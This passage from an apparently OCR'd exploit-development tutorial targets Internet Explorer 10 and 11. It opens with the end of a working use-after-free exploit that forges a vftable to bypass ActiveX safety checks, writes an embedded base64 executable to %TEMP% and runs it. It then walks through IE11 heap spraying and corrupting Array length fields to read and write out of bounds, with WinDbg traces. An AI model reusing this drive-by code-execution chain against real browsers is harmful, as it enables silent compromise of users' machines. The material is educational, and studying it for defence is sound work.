  var shell = new ActiveXObject("WScript.shell");
  write(mshtml+0xc555e0+0x14, old);                   // God Mode Off!

  addr = get_addr(ActiveXObject);
  var pp_obj = read(read(addr + 0x28) + 4) + 0x1f0;       // ptr to ptr to object
  var old_objptr = read(pp_obj);
  var old_vftptr = read(old_objptr);

  // Create the new vftable.
  var new_vftable = new Int32Array(0x708/4);
  for (var i = 0; i < new_vftable.length; ++i)
    new_vftable[i] = read(old_vftptr + i*4);
  new_vftable[0x10/4] = jscript9+0x10705e;
  new_vftable[0x14/4] = jscript9+0xdc164;
  var new_vftptr = read(get_addr(new_vftable) + 0x1c);        // ptr to raw buffer of new_vftable

  // Create the new object.
  var new_object = new Int32Array(4);
  new_object[0] = new_vftptr;
  new_object[1] = jscript9 + 0x15f800;
  new_object[2] = jscript9 + 0xf3baf;
  new_object[3] = jscript9 + 0xdc361;
  var new_objptr = read(get_addr(new_object) + 0x1c);         // ptr to raw buffer of new_object

  function GodModeOn() {
    write(pp_obj, new_objptr);
  }

  function GodModeOff() {
    write(pp_obj, old_objptr);
  }

  // content of exe file encoded in base64.
  runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAA <snipped>
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
  function createExe(fname, data) {
    GodModeOn();
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");
```

```
    GodModeOff();

    tStream.Type = 2;       // text
    bStream.Type = 1;       // binary
    tStream.Open();
    bStream.Open();
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);

    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
    try {
      bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
    }
    catch(err) {
      return 0;
    }

    tStream.Close();
    bStream.Close();
    return 1;
  }

  function decode(b64Data) {
    var data = window.atob(b64Data);

     // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }

  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  if (createExe(fname, decode(runcalc)) == 0) {
//      alert("SaveToFile failed");
    window.location.reload();
    return 0;
  }
  shell.Exec(fname);

//    alert("All done!");
  })();

</script>
```

```
</head>
<body>
</body>
</html>
```

As always, I snipped runcalc. You can download the full code from here: code4.

Load the page in IE using SimpleServer and everything should work just fine! This exploit is very reliable. In fact, even when IE crashes because something went wrong with the UAF bug, IE will reload the page. The user will see the crash but that's not too serious. Anyway, the event of a crash is reasonably rare.

Internet Explorer 10 32-bit and 64-bit

There are two versions of IE 10 installed: the 32-bit and the 64-bit version. Our exploit works with both of them because while the iexplore.exe module associated with the main window is different (one is a 32-bit and the other a 64-bit executable), the iexplore.exe module associated with the tabs is the same 32-bit executable in both cases. You can verify this just by looking at the path of the two executable in the Windows Task Manager.

IE11: Part 1

For this exploit I'm using a VirtualBox VM with Windows 7 64-bit SP1 and the version of Internet Explorer 11 downloaded from here:

http://filehippo.com/download_internet_explorer_windows_7_64/tech/

EmulateIE9

Finding a UAF bug for IE 11 for this chapter was very hard because *security researchers* tend to omit important technical details in their articles. As a student of exploit development I wish I had access to such information.

Anyway, the UAF bug I found needs the following line:

XHTML

```
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE9" />
```

Unfortunately, when we're emulating IE 9, Int32Arrays are not available, so the method we used for IE 10 (see article), although pretty general, is not applicable here. It's time to look for another method!

Array

We saw how Arrays are laid out in memory in IE 10. Things are very similar in IE 11, but there's an interesting difference. Let's create an Array with the following simple code:

XHTML

```
<html>
<head>
<script language="javascript">
  var a = new Array((0x10000 - 0x20)/4);
  for (var i = 0; i < a.length; ++i)
    a[i] = 0x123;
</script>
</head>
<body>
</body>
</html>
```

We saw that in IE 10 Arrays were created by calling jscript9!Js::JavascriptArray::NewInstance. Let's put a breakpoint on it:

```
bp jscript9!Js::JavascriptArray::NewInstance
```

If we reload the page in IE 11 nothing happens. Let's try with the constructor:

```
0:002> bc *
0:002> x jscript9!*javascriptarray::javascriptarray*
6f5c2480          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6f5c7f42          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6f4549ad          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
6f47e091          jscript9!Js::JavascriptArray::JavascriptArray (<no parameter info>)
0:002> bm jscript9!*javascriptarray::javascriptarray*
  1: 6f5c2480          @!"jscript9!Js::JavascriptArray::JavascriptArray"
  2: 6f5c7f42          @!"jscript9!Js::JavascriptArray::JavascriptArray"
  3: 6f4549ad          @!"jscript9!Js::JavascriptArray::JavascriptArray"
  4: 6f47e091          @!"jscript9!Js::JavascriptArray::JavascriptArray"
```

Here I got a weird error in WinDbg:

```
Breakpoint 1's offset expression evaluation failed.
Check for invalid symbols or bad syntax.
WaitForEvent failed
eax=00000000 ebx=00838e4c ecx=00000000 edx=00000000 esi=00839b10 edi=00000000
eip=7703fc92 esp=05d57350 ebp=05d573d0 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!ZwUnmapViewOfSection+0x12:
7703fc92 83c404          add     esp,4
```

Let me know if you know why this happens. To avoid this error, you can set the 4 breakpoints by hand:

```
bp 6f5c2480
bp 6f5c7f42
bp 6f4549ad
bp 6f47e091
```

When we resume the execution and allow blocked content in IE, the second breakpoint is triggered and the stack trace is the following:


```
0:007> k 8
ChildEBP RetAddr
0437bae0 6da6c0c8 jscript9!Js::JavascriptArray::JavascriptArray
```

```
0437baf4 6d9d6120 jscript9!Js::JavascriptNativeArray::JavascriptNativeArray+0x13
0437bb24 6da6bfc6 jscript9!Js::JavascriptArray::New<int,Js::JavascriptNativeIntArray>+0x112
0437bb34 6da6bf9c jscript9!Js::JavascriptLibrary::CreateNativeIntArray+0x1a
0437bbf0 6da6c13b jscript9!Js::JavascriptNativeIntArray::NewInstance+0x81    <--------------------
0437bff8 6d950aa3 jscript9!Js::InterpreterStackFrame::Process+0x48e0
0437c11c 04cd0fe9 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x1e8
WARNING: Frame IP not in any known module. Following frames may be wrong.
0437c128 6d94ceab 0x4cd0fe9
```

Let’s delete all the breakpoints and put a breakpoint on JavascriptNativeIntArray::NewInstance:

```
0:007> bc *
0:007> bp jscript9!Js::JavascriptNativeIntArray::NewInstance
```

Reload the page and when the breakpoint is triggered, press Shift+F11 to return from the call. EAX should now point to the JavascriptNativeIntArray object:



It seems that the buffer for the Array has space for just 4 elements. Or maybe that 4 elements are the header for the buffer? When the Array grows, a bigger buffer should be allocated and thus the pointer to the buffer in the Array object should change. So, let's put a hardware breakpoint on the buf_addr field:


```
ba w4 @eax+14
```

When we resume the execution, the hardware breakpoint is triggered and the stack trace looks like this:

```
0:007> k 8
ChildEBP RetAddr
0437bac0 6daf49a2 jscript9!Js::JavascriptArray::AllocateHead<int>+0x32
0437baf0 6daf4495 jscript9!Js::JavascriptArray::DirectSetItem_Full<int>+0x28d
0437bb44 6d94d9a3 jscript9!Js::JavascriptNativeIntArray::SetItem+0x187        <------------------------
0437bb70 03a860a6 jscript9!Js::CacheOperators::CachePropertyRead<1>+0x54
WARNING: Frame IP not in any known module. Following frames may be wrong.
```

```
0437c0c8 6da618a7 0x3a860a6
0437c104 6d950d93 jscript9!InterpreterThunkEmitter::GetNextThunk+0x4f
0437c128 6d94ceab jscript9!Js::FunctionBody::EnsureDynamicInterpreterThunk+0x77
0437c168 6d94d364 jscript9!Js::JavascriptFunction::CallFunction<1>+0x88
```

As we expected, the Array grows when elements are added through jscript9!Js::JavascriptNativeIntArray::SetItem. The new address of the buffer is 039e0010h. Now resume the execution, stop the execution again and have a look at the buffer at 039e0010h:




As we can see, the integers 0x123 are written without any kind of encoding in the buffer. In IE 10 we would have had 0x247, i.e. 0x123*2 + 1. The only caveat is that the integers are signed. Let's see what happens when we write to the Array a value bigger than the biggest positive integer number. Let's spray the heap to find one of the buffers more easily:

XHTML

```
<html>
<head>
<script language="javascript">
  var a = new Array();
  for (var i = 0; i < 0x1000; ++i) {
    a[i] = new Array((0x10000 - 0x20)/4);
    for (var j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
    a[i][0] = 0x80000000;
  }
</script>
</head>
<body>
</body>
</html>
```

In WinDbg, go to an address like 9000000h or use VMMap to determine a suitable address. This time you'll see something familiar:



This is the exact situation we had in IE 10: the numbers are encoded (2*N + 1) and first element, which should be the number 0x80000000, points to a JavascriptNumber object. Is there a way to write 0x80000000 directly? Yes: we need to find the negative number whose 2-complement representation is 0x80000000. This number is

```
-(0x100000000 - 0x80000000) = -0x80000000
```


Let's try it:

XHTML

```
<html>
<head>
<script language="javascript">
  CollectGarbage();
  var a = new Array();
  for (var i = 0; i < 0x1000; ++i) {
    a[i] = new Array((0x10000 - 0x20)/4);
    for (var j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
```

```
    a[i][0] = -0x80000000;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

As you can see, we get exactly what we wanted:



We can conclude that in IE 11 an Array stores 32-bit signed integers directly without any particular encoding. As soon as something different than a 32-bit signed integer is written into the Array, all the integers are encoded as 2*N + 1 just as in IE 10. This means that as long as we're careful, we can use a normal Array as an Int32Array. This is important because, as we said in the section *EmulateIE9*, Int32Arrays won't be available.

Reading/Writing beyond the end

In IE 10 the length of an Array appears both in the Array object and in the header of the Array buffer. Let's see if things have changed in IE 11. Let's use the following code:

XHTML


```
<html>
<head>
```

```
<script language="javascript">
  var a = new Array((0x10000 - 0x20)/4);
  for (var i = 0; i < 7; ++i)
    a[i] = 0x123;
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

To determine the address of the Array, we can use the following breakpoint:

```
bp jscript9!Js::JavascriptNativeIntArray::NewInstance+0x85 ".printf \"new Array: addr = 0x%p\\n\",eax;g"
```

Here's a picture of the Array object and its buffer:



Let’s use this code:

XHTML

```
<html>
<head>
<script language="javascript">
  var array_len = (0x10000 - 0x20)/4;
  var a = new Array(array_len);
  for (var i = 0; i < 7; ++i)
    a[i] = 0x123;
```

```
  alert("Modify the array length");
  alert(a[array_len]);
</script>
</head>
<body>
</body>
</html>
```

We want to modify the Array length so that we can read and write beyond the real end of the Array. Let's load the HTML page in IE and when the first alert message appears, go in WinDbg and overwrite the length field in the Array object with 0x20000000. When we close the alert box, a second alert box appears with the message undefined. This means that we couldn't read beyond the end of the Array.

Now let's try to modify the "Array actual length" field in the header of the Array buffer (from 7 to 0x20000000): same result.

Finally, modify the "Buffer length" field in the header of the Array buffer (from 0x3ff8 to 0x20000000): same result. But if we modify all the three length fields it works! Is it really necessary to modify all the three values by hand? An Array grow when we write at an index which is beyond the current length of the Array. If the buffer is too small, a big enough buffer is allocated. So what happens if we modify just the "Buffer length" field and then write at an index of the Array which is beyond the current length of the Array? If our logic doesn't fail us, IE should grow the Array without touching the buffer because IE thinks that the buffer is big enough (but we know we faked its size). In other words, IE should update the other two length fields as a consequence of writing to the Array beyond the current end of the Array.

